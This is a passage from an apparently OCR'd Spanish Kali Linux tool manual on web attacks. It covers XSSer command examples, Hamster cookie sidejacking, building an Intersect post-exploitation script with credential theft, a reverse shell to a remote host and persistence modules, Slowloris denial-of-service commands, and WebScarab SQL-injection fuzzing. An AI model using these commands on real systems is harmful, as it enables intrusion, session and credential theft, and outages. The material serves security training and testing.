--referer=REFERER	Utilizar otro encabezado de referencia HTTP. Predeterminado NONE
--xforw	Configurar el HTTP X-Forwarded-For con valores de direcciones IP aleatorias
--xclient	Configurar el HTTP X-Client-IP con valores de direcciones IP aleatorias
--headers=HEADERS	Los encabezados HTTP adicionales se separan con una nueva línea
--auth-type=ATYPE	Tipo de autenticación HTTP (Basic, Digest, GSS o NTLM)
--auth-cred=ACRED	Credenciales de la autenticación HTTP (nombre: contraseña)
--proxy=PROXY	Utilizar servidor proxy (tor: http: // localhost: 8118)
--ignore-proxy	Ignorar el proxy HTTP predeterminado del sistema
--timeout=TIMEOUT	Seleccionar el tiempo de espera. Por defecto 30
--retries=RETRIES	Reintentar cuando los tiempos de espera de conexión caducan. Predeterminado 1
--threads=THREADS	Número máximo de solicitudes HTTP simultáneas. Valor predeterminado 5
--delay=DELAY	Retardo en segundos entre cada solicitud HTTP. Valor predeterminado 0

--tcp-nodelay	Usar la opción TCP_NODELAY
--follow-redirects	XSSer seguirá las respuestas de redireccionamiento del servidor
--follow-limit=FLI	Establecer el número de veces que XSSer seguirá las redirecciones. Valor predeterminado: 50

Sistemas del inspector:
Estas opciones son útiles para saber si los objetivos tiene algunos filtros contra ataques XSS para reducir los resultados de falsos positivos y para realizar pruebas más avanzadas:

--no-head	No verificar la estabilidad de la URL (códigos: 200 | 302) con una solicitud de comprobación previa de HEAD
--alive=ISALIVE	Establecer el límite de cada error que XSSer debe tener para verificar que el objetivo está vivo
--hash	Enviar un hash único, sin vectores, para verificar previamente si el objetivo repite todo el contenido recibido
--heuristic	Iniciar una prueba heurística para descubrir que parámetros se filtran en el código de destino (s):; \ / <> "'=
--checkaturl=ALT	Verificar una respuesta XSS válida de los objetivos en una URL alternativa.
--checkmethod=ALTM	Verificar las respuestas de los destinatarios utilizando un tipo de conexión diferente: GET o POST. Predeterminado: GET
--checkatdata=ALD	Verificar las respuestas de los objetivos usando una payload alternativa. Por defecto: igual que la primera inyección
--reverse-check	Establecer una conexión inversa de destino a XSSer para certificar que es 100% vulnerable

Seleccionar el vector:
Estas opciones se pueden usar para especificar un código fuente del vector XSS para inyectar en cada payload. Importante: si no desea intentar inyectar un vector XSS común, se utiliza de forma predeterminada. Elegir una sola opción:

--payload=SCRIPT	OWN - Insertar su construcción XSS - manualmente -
--auto	AUTO - Insertar vectores 'reportados' de XSSer desde un archivo

Seleccionar Bypasser :
Estas opciones se pueden usar para codificar los vectores seleccionados para tratar de evitar los posibles filtros anti-XSS en el código del objetivo y las posibles reglas IPS si las usa el objetivo. Además se puede combinar con otras técnicas para proporcionar codificación:

--Str	Utilizar el método String.FromCharCode()
--Une	Utilizar la función Unescape()
--Mix	Mezclar String.FromCharCode() y Unescape()
--Dec	Usar codificación decimal
--Hex	Usar codificación hexadecimal
--Hes	Utilizar codificación hexadecimal, con punto y coma.
--Dwo	Codificar vectores direcciones IP en DWORD

--Doo	Codificar vectores de direcciones IP en octal.
--Cem=CEM	Intentar manualmente diferentes mutaciones de codificación de caracteres

Técnicas especiales:
Estas opciones se pueden usar para intentar inyectar código utilizando diferentes tipos de técnicas XSS. Se pueden seleccionar varias de ellas.

--Coo	COO - Cross Site Scripting Cookie injection
--Xsa	XSA - Cross Site Agent Scripting
--Xsr	XSR - Cross Site Referer Scripting
--Dcp	DCP - Data Control Protocol injections
--Dom	DOM - Document Object Model injections
--Ind	IND - HTTP Response Splitting Induced code
--Anchor	ANC - Use Anchor Stealth payloader (DOM shadows!)
--Phpids	PHP - Exploit PHPIDS bug (0.6.5) to bypass filters

Seleccionar las inyecciones finales:
Estas opciones se pueden usar para especificar el código final a inyectar en los objetivos vulnerables. Elegir una sola opción:

--Fp=FINALPAYLOAD	OWN - Insertar su código final para inyectar manualmente
--Fr=FINALREMOTE	REMOTE -Insertar su código final para inyectar remotamente
--Doss	DOSs - Inyección de denegación de servicio (servidor) XSS
--Dos	DOS - Inyección de denegación de servicio (cliente) XSS
--B64	B64 - Codificación de código Base64 en la etiqueta META

Inyecciones finales especiales:
Estas opciones se pueden usar para ejecutar algunas inyecciones especiales en objetivos vulnerables. Se pueden seleccionar más de una y combinarlo con su código final excepto con el código DCP:

--Onm	ONM - Utilice el evento onMouseMove() para inyectar código
--Ifr	IFR - Use la etiqueta fuente <iframe> para inyectar el código

Varios:

--silent	Inhibir los resultados de salida de la consola
--update	Verificar la última versión estable de XSSer
--save	Enviar todos los resultados directamente a un registro. Por defecto XSSlist.dat
--xml=FILEXML	Enviar la salida 'positivos' a un archivo aXML. Por defecto --xml filename.xml
--short=SHORTURLS	Mostrar -final código- corto
--launch	Iniciar un navegador al final con cada XSS descubierto
--tweet	Publicar cada XSS descubierto en el 'Gray Swarm!'

--tweet-tags=TT	Agregar más etiquetas a sus publicaciones XSS descubiertas. Por defecto: #xss. Por ejemplo: #xsser #vulnerability

Eemplos en modo línea de comandos

• Inyección básica

xsser -u “victima.com”

• Inyección automática con prueba todos los vectores

xsser -u “victima.com” --auto

• Inyección con payload personalizado. En este caso la payload es el carácter >

xsser -u “victima.com” --payload=”>”

• Explotación en local

xsser -u “victima.com” --Fp = “”

• Explotación en remoto

xsser -u “victima.com” --Fr=””

• Utilización de dorking

xsser -d “inurl: admin/echo” --De “google” --Fp =””

• Utilización de proxy y spoofing de cabecera HTTP Refer

xsser -u “victima.com” --proxy http://localhost:8118 --refer “666.666.666.666”

• Utilización de codificación hexadecimal

xsser -u “victima.com” --Hex

• Inyección múltiple con 5 hilos y codificación con mutación

xsser -u “victima.com” --Cem --threads “5”

• Utilización del crawler con profundidad 3 y 4 páginas

xsser -u “victima.com” -c3 --Cw=4

• Explotación a través de POST

xsser -u “victima.com” -p “target_host=nombre&dns-lookup-php-submit-button=Lookup+DNS”

Uso modo gráfico

Cuando se abre, se visualizan las pestañas siguientes: XSSER, Configure, Map, Results, Wizard y About. Esta pestaña Aobout nos informa de la versión que se está utilizando.

Seleccionando la pestaña Configure se abre la ventana que se ve a continuación y que permite establecer los parámetros de configuración.

A la izquierda se tiene las 8 principales opciones de configuración:

- Connections(s). Aquí se puede configurar el tipo de conexión, el proxy, etc.
- Checker(s).
- Vector(s)
- Anti-antiXSS/IDS. Selección de exploits.
- Bypasser(s)
- Technique(s)
- Exploit.
- Reporting. Tipo de informe

La opción Wizard es la que aconseja para empezar a usar este programa, porque te guía. De todas maneras lo primero es ir a la pestaña Map y activar la opción Connect a ON. Así se abre un mapa mundial y en ella se puede seguir lo que va haciendo el XSSer.

A continuación ir a la pestaña XSSer y seleccionar el modo Intruder. Escribir la URL a atacar en el campo Fly mode(s) de la pestaña XSSer. Ahora seleccionar las opciones Auto y Verbose en esta pestaña.

A continuación hacer click en el botón Aim! y ahora se visualiza el comando que se debería escribir si funcionara en el modo línea de comando. Ahora hacer click en el botón Fly con lo que comienza el ataque.

Ahora ir a la pestaña Map para ver lo que está sucediendo. También se puede ver en la ventana Terminal que código funcionará y en que navegador.

59. ATAQUES WEB

hamster	Herramienta de "sidejacking". Sidejacking es una forma de secuestro de sesión HTTP que funciona con escuchas pasivas.
intersect	Ejecución de módulos
slowloris	Es básicamente un ataque de denegación de servicio HTTP muy bueno
webscarab	Está anticuado y ha sido suplantado por ZAP (Zed Attack Proxy)
wfuzz	Herramienta diseñada para aplicaciones web de fuerza bruta
zap	herramienta de prueba de penetración fácil de usar para encontrar vulnerabilidades en aplicaciones web.

60. Hamster

Hamster es una herramienta de "sidejacking". Sidejacking es una forma de secuestro de sesión HTTP que funciona con escuchas pasivas. El secuestro de la sesión HTTP es donde el hacker toma sus cookies de sesión. Su sesión con el servidor web se identifica con una cookie única. Esta cookie se envía a su navegador al comienzo de la sesión y su navegador la devuelve desde este punto en adelante.

Hay muchas formas de secuestro de sesión. Algunos utilizan secuencias de comandos entre sitios para obtenerlos de su navegador. Algunos usan ataques de MITM para interceptar la conexión y luego volver a enviarla. El método de sidejacking utiliza espionaje pasivo de cookies. Los usuarios recolectan cookies utilizando un sniffer de paquetes, luego las importan al navegador. A diferencia de otros métodos de secuestro de sesión, no hay nada que el usuario pueda ver que les diga que su sesión está siendo secuestrada.

Además el secuestro de sesión permite ataques fuera de línea. Las cookies de sesión duran mucho tiempo, a veces durante años. Eso significa que un pirata informático podría capturar paquetes con un rastreador de paquetes en un momento, y luego, semanas más tarde, en otra parte del mundo, importar las cookies en el navegador y acceder a la sesión.

Hamster básicamente clona las cookies de la víctima sniffing sus ID de sesión y controlando las cuentas de su sitio web. La herramienta no requiere capturar contraseñas, solo las cookies y el rastro de URL que deja el usuario. Hamster es un proxy al igual que el software proxy HTTP Squid.

Las cookies se rastrean utilizando el programa Ferret y usar ettercap como sniffer.

Uso: hamster

Cuando se ejecuta, se ve

```
oot@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
push: Broken pipe
push: Broken pipe
starting adapter eth0
execle(ferret): No such file or directory
starting adapter eth0
execle(ferret): No such file or directory
push: Broken pipe
push: Broken pipe
```

A continuación ejecutar en el navegador 127..0.0.1:1234 y se visualiza lo siguiente

```
HAMSTER 2.0 Side-Jacking
[ adapters | help ]
```

PASOS: para realizar sesiones web secundarias, seguir estos pasos.
1) Hacer clic en el menú del adaptador y comenzar a escuchar
2) Espere unos segundos y asegúrarse de recibir los paquetes.
3)Esperar hasta que aparezcan los objetivos.
4) Hcer clic en el objetivo para clonar su sesión.
5) Purgar las cookies del navegador solo para asegurarse de que ninguna entre en conflicto con los objetivos clonados.

Antes de todos estos pasos, se debe establecer un dispositivo para que haga de puente, es decir, tenga activada la funcionalidad MitM, por ejemplo el programa ettercap.

61. Intersect

Esta versión se centra principalmente en los módulos individuales y en la capacidad de generar sus propios scripts de Intersect personalizados a partir de los módulos individuales. Al utilizar la aplicación create.py, el usuario es guiado a través de un proceso controlado por menús que le permite seleccionar que módulos le gustaría incluir, importar sus propios módulos personalizados y finalmente crear un script Intersect que se construye alrededor de los módulos específicos que escoger.

Intersect 2.5 - Script Creation Utility
---
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility

Comandos

:help	Visualiza la lista de comandos
:active	Muestra la lista de módulos activados
:create	Crear una payload a partir de la lista de módulos activados
:clear	Limpiar la pantalla
:info module	Mostar la descripción del módulo
:modules	Lista de módulos disponibles
module	Añadir un módulo
:rem module	Elimina el módulo
:quit	Vuelve al menú principal

Intersect viene con varios módulos por defecto. Los siguientes son algunos de los módulos proporcionados, que están relacionados con la recolección de información posterior a la explotación:

archive	Crea un archivo tar de todos los archivos ubicados dentro del directorio temporal de sesiones de intersect
creds	Reúne las credenciales del usuario y del sistema. Busca contraseñas, claves SSH, certificados SSL, ciertos créditos de aplicaciones, historiales de usuarios, etc.
extras	Busca configuraciones de sistemas, servicios y aplicaciones. También intenta localizar ciertas aplicaciones instaladas y medidas de protección.
network	Recopila información de red como puertos de escucha, información de DNS, conexiones activas, reglas de cortafuegos, etc.
reversexor	Abre un shell TCP cifrado XOR inverso a un host remoto. Shell interactivo con descarga/carga y ejecución remota del módulo intersect.
scrub	Intenta eliminar el nombre de usuario y la dirección IP actualmente conectados de utmp, wtmp y lastlog. Método intrusivo.
bshell	Inicia un shell de enlace TCP en el sistema de destino. Shell interactivo

	con descarga/carga, CD y capacidad para ejecutar otros módulos de forma remota.
daemon	Modo deamon del script de intersect. Cuando se ejecute, se le dará el PID para monitorizar o matar la tarea si es necesario
lanmap	Usa Scapy para enumerar los dipositivos vivos y recopilar sus direcciones IP
osuser	Enumerar la distribución de Linux, el núcleo, las aplicaciones y servicios instalados, impresoras, cronjobs, listas de usuarios y archivos de historial, información de CPU y memoria, etc.
rshell	Abrir un shell TCP inverso a un dispositivo remoto. Shell interactivo con descarga/carga y ejecución remota del módulo Intersect.
xorshell	Iniciar un shell de enlace TCP en el sistema de destino. Shell interactivo con descarga/carga, CD y capacidad para ejecutar otros módulos de forma remota.
aeshttp	Iniciar un shell HTTP inverso con cifrado AES que se conectará de nuevo a un dispositivo remoto.
getrepos	Intenta encontrar varios repositorios de código fuente y herramientas de administración.
openshares	Utilizar smbclient para encontrar recursos compartidos SMB abiertos en un dispositivo determinado.
portscan	Escaneo de puertos muy simple. Escanea los puertos 1 - 1000 en la IP especificada. Mejor utilizarlo contra hosts de LAN.
sniffwebproxy	
xmpp	
egressbuster	Comprueba un rango de puertos para encontrar los puertos de salida disponibles.
icmpshell	
persistent	Instalar cualquier módulo de shell Intersect como puerta trasera persistente. Comenzará shell en cada reinicio del sistema.
privesc	Comprueba si el kernel de Linux existe posibles exploits de escalada de privilegios. Proporciona CVE y enlace de descarga si está disponible.
udpbindxmlcrack	

61.1. Creación de un módulo

Para ejecutar un módulo, primero se debe creae y para ello deben seguirse los pasos siguientes. Escribir los módulos que se deseen en la opción de agregar, presionando [enter] después de cada módulo.
Ejemplo:
=> creds
=> network

Cuando se hayan ingresado todos los módulos deseados, iniciar el proceso de compilación escribiendo

=> :create

Escribir un nombre por ejemplo kali para su referencia en intersect. El script terminado se colocará en el directorio Scripts. No incluir la extensión de archivo Python.
=> kali
El script se guardará en /usr/share/intersect/Scripts/kali.py

Especificar el directorio en el sistema de destino donde se guardarán los archivos y la información recopilados. Debería ser un NUEVO directorio. Al salir de intersect, este directorio se eliminará si no contiene archivos. Por defecto se usará /tmp/lift+$randomstring.
temp directory => /tmp/intersect
enable logging =>
bind port => 4444
[+] bind port saved.
remote host => 192.168.1.202
[+] remote host saved.
remote port => 4444
[+] remote port saved.
proxy port =>
xor cipher key =>
osuser
network
[+] Your custom Intersect script has been created!
Location: /usr/share/intersect/Scripts/kali.py

62. Slowloris

Para ejecutarlo ir a /root/slowloris y escribir python slowloris.py

Slowloris es básicamente un ataque de denegación de servicio HTTP muy bueno que afecta a los servidores web. Se empieza haciendo muchas peticiones HTTP. Se envían encabezados periódicamente (cada ~ 15 segundos) para mantener las conexiones abiertas. Nunca se cierra la conexión a menos que el servidor lo haga. Si el servidor cierra una conexión, creamos una nueva y seguimos haciendo lo mismo. Esto agota las conexiones del servidor y el servidor no puede responder a otras personas.

```
uso: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x]
                  [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
                  [--https] [--sleeptime SLEEPTIME]
                  [host]

host                Host a  atacar
```

Argumentos opcionales

-h, --help	Mostrar la ayuda y salir
-p PORT, --port PORT	Puerto del servidor web, en general 80
-s SOCKETS, --sockets SOCKETS	Cantidad de sockets a usar en el ataque
-v, --verbose	
-ua, --randuseragents	Aleatorizar usuarios-agentes con cada solicitud
-x, --useproxy	Usar un proxy SOCKS5 para conectarse
--proxy-host PROXY_HOST	SOCKS5 proxy host
--proxy-port PROXY_PORT	SOCKS5 proxy port
--https	Usar https en las solicitudes
--sleeptime SLEEPTIME	Tiempo entre cada encabezado enviado.


Ejemplos
1. Configurar el puerto que Slowloris está inundando
slowloris.py www.example.com -port 80
2.Agregar el número de sockets que desea abrir.
slowloris.py www.example.com -port 80 -s 500
3. Atacar algunos HTTPS
slowloris.py www.example.com -port 443 - sleeptime 30 -s 500 -https

63. WebScarab

WebScarab es una potente herramienta de evaluación de seguridad de aplicaciones web. Tiene varios modos de operación, pero se opera principalmente a través del proxy de intercepción. Este proxy se encuentra entre el navegador del usuario final y la aplicación web de destino para monitorizar y modificar las solicitudes y las respuestas que se transmiten a cada lado. Este proceso ayuda al auditor a elaborar manualmente la solicitud maliciosa y observar la respuesta rechazada por la aplicación web. Cuenta con una serie de herramientas integradas como fuzzer, análisis de ID de sesión, spider, analizador de servicios web, XSS y CRLF Escáner de vulnerabilidades, transcodificador y otros.

Uso: webscarab

Cuando arranca webscarab se visualiza la pantalla siguiente




Configuración del proxy
Se trata de que todo el tráfico entre el ordenador donde está instalado Webscarab e Internet pase por el programa Webscarab para su análisis. Para analizar un servidor web, el ordenador navega por sus páginas web, que son interceptadas por Webscarab. Hay 2 posibilidades: proxy de red y proxy local.

Proxy de red
En el caso de proxy de red, se deberá configurar WebScarab con la misma configuración. Se puede verificar si sus navegadores web actuales están utilizando un proxy de red de la siguiente manera:
• Firefox, con Herramientas> Opciones> Avanzado> Red> Configuración
• Explorador de Internet, con Herramientas> Opciones de Internet> Conexiones> Configuración de LAN> Avanzado
• Opera, con Herramientas> Preferencias> Avanzado> Red> Servidores proxy


Si está autorizado para conectarse alguién más de la red y no puede conectarse a la aplicación web que se está investigando, pregunte si necesita configurar el proxy para acceder.

Para configurar el proxy en WebScarab, hacer clic en la opción Proxies de la pestaña Tools. Ahora se abre la ventana siguiente, donde se escribirá el nombre o la dirección del proxy si se requiere.

Proxy local
Para enviar y recibir solicitudes HTTP, configurar el proxy de red es todo lo que se requiere. WebScarab puede actuar como un agente de usuario al igual que su navegador:



Sin embargo, WebScarab es más útil cuando se configura como un proxy local para los navegadores web existentes y posiblemente otros programas y herramientas:



Para configurar WebScarab como un proxy local ascendente, se debe configurar sus escuchas y luego cambiar la configuración del navegador y otras herramientas/programas para enrutar su tráfico HTTP a través de WebScarab.

Alternativamente se puede seleccionar el objetivo en la pestaña Summary, hacer clic con el botón derecho y elegir el árbol Spider. Esto traerá todos los enlaces disponibles en la aplicación de destino.

<u>Configuración estándar</u>
En la configuración standard, normalmente solo se necesita un oyente configurado y esto debe marcarse como "Primary". Es posible agregar múltiples oyentes.
Consejos:
• Solo tener un oyente principal de lo contrario, habrá un conflicto
• No establezca "Base URL" en el oyente principal
• Se recomienda establecer la velocidad en "unlimited" a menos que se necesite una simulación de la latencia de la red.

<u>Configuración como oyente</u>
En este caso se debe seleccionar la pestaña Proxy y asegurarse de que está seleccionado la opción Listeners de la misma.

Haga clic en el campo "Address" y crear un nuevo oyente. Normalmente será una dirección de host local, p.e. 127.0.0.1 en un número de puerto no utilizado como el 8008. Una vez hecho esto, hacer click en la opción Start.

Configuración del navegador
Configure cada navegador web y otras herramientas/programas para enrutar el tráfico HTTP a través del el oyente principal de WebScarab. Todas las solicitudes/respuestas del navegador reconfigurado pasarán a través del proxy directo (WebScarab) y se grabará. Se debe eliminar, deshabilitar o evite el uso de herramientas/widgets/funciones que envía el navegador que no están relacionadas con la investigación de la solicitud.

Rápidamente se verá en los registros de WebScarab, pero las cosas comunes son:

- búsqueda de sugerencias
- uso de otros sitios web, por ejemplo, motores de búsqueda, noticias, correo web
- servicios de bloqueo de privacidad y seguridad del sitio web
- herramientas de clasificación de tráfico, por ejemplo, Alexa.

Es importante evitar que estos eventos ocurran por 3 razones principales:
1. agregan a los registros de WebScarab, lo que significa que puede perder solicitudesy respuestas importantes con la solicitud que se investiga
2. puede guardar los registros y alguien más puede mirarlos. No necesita para que otras personas sepan lo que estás viendo o lo que quieres y está instalado en el navegador
3. los sitios de terceros partes pueden establecer o eliminar cookies.

Si se está utilizando Windows, WebScarab intentará configurar Internet Explorer automáticamente cuando se inicia y elimina la configuración del proxy cuando está cerrado de nuevo. Esta característica requiere un plugin JNI/dll,

La configuración a establecer depende del navegador, así las opciones son
- Firefox: Tools > Options > Advanced > Network > Settings
- Internet Explorer: Tools > Internet Options > Connections > LAN settings > Advanced
- Opera: Tools > Preferences > Advanced > Network > Proxy servers

Configuración proxy inverso

Configuración del oyente
La configuración de URL base mencionada anteriormente solo se usa cuando se necesita que el WebScarab actúe como un proxy inverso, es decir, pretender ser el servidor de un cliente que ha reparado o configurado el proxy no configurables. La URL base será la dirección HTTP o HTTPS de la aplicación web, con un número de puerto coincidente, generalmente 80 o 443.

En esta configuración, WebScarab debe configurarse en un ordenador diferente que el cliente, y debería escuchar en todas las interfaces de red, es decir, dejar en blanco "Address" o establecer la dirección IP de red de la máquina en la que está instalado WebScarab.

Configuración del navegador
La aplicación cliente debe configurarse para usar la dirección IP de WebScarab en el caso de proxy inverso para la dirección de la aplicación web, editando el archivo hosts en el ordenador donde se ejecuta la aplicación cliente y corresponde a la etiqueta “Computer” anterior. Por una aplicación que utiliza SSL, generalmente también se tendrá que importar el certificado de WebScarab a la lista de certificados reconocidos de la aplicación cliente.

Otras configuraciones de proxy
Hay otras configuraciones de interés en la opción Miscellaneous de la pestaña Proxy.

La opción Reveal hidden files que por defecto está deshabilitada, pero puede ser útil porque ayuda a identificar los campos ocultos de los formularios de las páginas web.

La opción Prevent Browser from caching content elimina cualquier "if-modified-since" de las solicitudes para garantizar que WebScarab siempre tiene una copia del cuerpo de respuesta, en lugar de permitir que el navegador use una copia en caché local. Se recomienda que esté activa.

La opción Inject known cookies into requests se puede emplear para inyectar cookies aparte de las conocidas. Las cookies a inyectar se deben definir en la lista Shared Cookies que está en Tools > Shared Cookies.
La opción Get cookies from responses forzará al Webscarab a extraer los encabezados Set Cookies de las respuestas y añadirlas a la list Shared Cookies.

63.1.1. Utilización

WebScarab mantiene un registro de solicitudes, respuestas y datos asociados desde el inicio hasta que finaliza la sesión y en este momento se pierden los datos. Este registro se llama "sesión" y no debe confundirse con la gestión de sesión de la aplicación.

Cada vez que ejecuta WebScarab, lo primero que debe hacer después de verificar la configuración es crear una nueva sesión o abrir una sesión existente. Para ello seleccionar una de las opciones de la pestaña File. En el cuadro de diálogo File, navegar hasta el directorio donde se desean guardar los datos de la sesión y proporcionar un nombre para la sesión. WebScarab creará 2 subdirectorios dentro del destino seleccionado llamado "conversations" para los datos de solicitud y respuesta y "fragments" para los scripts y los comentarios extraídos del contenido HTML. Ambos están inicialmente vacíos.

Para abrir una sesión existente, seleccionar la opción Open de la pestaña File.

Periódicamente, seleccionar la opción Save de la pestaña File para forzar la escritura de todos los datos temporales en el directorio de la sesión, principalmente antes de salir de WebScarab.

La pestaña Messages registra las acciones y muestra los mensajes del sistema. Use Help > Log level para controlar el nivel de detalle.

En cuanto a la protección y la preservación del registro de sesión, tener en cuenta que los datos de la sesión sean confidenciales y también pueden contener datos confidenciales. Asegúrese de almacenar y proteger los datos de la manera indicada por el cliente, sus propias políticas, la ley de protección de datos y otros mandatos.

Si se desea verificar los datos de solicitud y de respuesta para la página en particular mencionada en la parte inferior de la pestaña Summary, hacer doble clic en él y ver la solicitud analizada en un formato tabular y en bruto. Sin embargo la respuesta puede ser vista en formatos HTML, XML, texto y hexadecimal.

Solicitudes del navegador
Primero especifique donde se almacenará la sesión. Luego solicitar una página en su navegador.
La pestaña Summary de esta ventana principal se llena con detalles de las solicitudes que se envían

por el navegador.

Los ID muestran el orden en que se realiza la solicitud. En este caso, la ID 1 es la página solicitamos, y los siguientes son otros componentes de la página (imágenes, JavaScript, hojas de estilo, API, etc.) las referencias de la página.

Si se hace click en Show conversation o doble click en una entrada, se visualiza el detalle completa de esta respuesta.

Solicitudes manuales
Se puede crear y enviar una solicitud HTTP manualmente en WebScarab. La forma más fácil es usar uno existente y luego editarlo. Se puede copiar texto de la solicitud sin procesar.
Hacer clic y arrastrar para resaltar las 2 primeras líneas y luego Ctrl-C para copiar al portapapeles.
Luego ir a la pestaña Manual Request en la ventana principal y hacer click en la pestaña Raw y pegar las 2 líneas seleccionadas antes.
Luego hacer clic en el botón "Fetch Response" y aparecerá la respuesta del servidor en la sección Response.

Interceptando y modificando conversaciones
En la pestaña Proxy, seleccionar la pestaña Manual Edit. Hacer clic en "Intercept Requests". De momento dejar "Intercept Responses" sin marcar.
Aquí es posible utilizar expresiones regulares para limitar que rutas están incluidas y excluidas Por lo general, no se querrá interceptar cada solicitud, ya que cada página puede contener decenas de solicitudes, la mayoría de las cuales se relacionan con contenido un estático, y no desea tener que intervenir con todos.
Ahora solicitar una URL con su navegador web. El navegador esperará y WebScarab abrirá una ventana Edit Request:

Aquí se puede editar la solicitud sin procesar y luego aceptar / cancelar los cambios a enviar como solicitud al servidor web. Abortar la solicitud evitará que se envíe algo al servidor y se mostrará un mensaje de error en el navegador. Los encabezados y / o las cargas útiles se pueden modificar.
Del mismo modo, las respuestas se pueden capturar y modificar. Esto puede ser útil si el comportamiento de la página web cambia en respuesta a los datos devueltos.

Comparación de respuestas
En la pestaña Compare, seleccionar una ID de una conversación de la lista desplegable y luego otra de la cuadrícula a continuación. Las 2las respuestas se muestran una al lado de la otra.
La columna Distance en la cuadrícula es una medida de la diferencia entre las 2 respuestas: en realidad, la distancia de edición de Levenshtein, que muestra el número de ediciones (inserciones, cambios y eliminaciones) que se requieren para transformar la respuesta base en el objetivo actual.

63.1.2. Test

Durante el período de prueba, se decide fuzz uno de nuestros enlaces de aplicaciones de destino que tienen los parámetros (por ejemplo, artist = 1) con el método GET. Esto puede revelar cualquier vulnerabilidad no identificada, si existe. Ahora clic derecho en el enlace seleccionado y elegir Use como plantilla fuzz. Ahora hacer clic en la pestaña Fuzzer y aplicar manualmente diferentes valores al parámetro haciendo clic en el botón Add cerca de la sección Parameters. En nuestro caso, escribimos un pequeño archivo de texto que enumera los datos de inyección SQL conocidos (por ejemplo, 1 AND 1 = 2, 1 AND 1 = 1, comilla simple ('')), y la proporcionó como fuente para el valor del parámetro fuzzing. Esto se puede lograr usando el botón Sources debajo de la pestaña Fuzzer.

Una vez que tus datos fuzz estén listos, hacer clic en Start. Después de que todas las pruebas estén completas, se puede hacer doble clic en una solicitud individual e inspeccionar su consiguiente respuesta. En uno de nuestros casos de prueba, descubrimos una vulnerabilidad de inyección de MySQL: °° Error: tiene un error en su sintaxis SQL; revisa el manual que corresponde a la versión de su servidor MySQL para que se utilice la sintaxis correcta cerca de '\' 'en la línea 1.

Advertencia: mysql_fetch_array (): el argumento proporcionado no es un recurso de resultados válido de MySQL en / var / www / vhosts / default / htdocs /listproducts.php en la línea 74
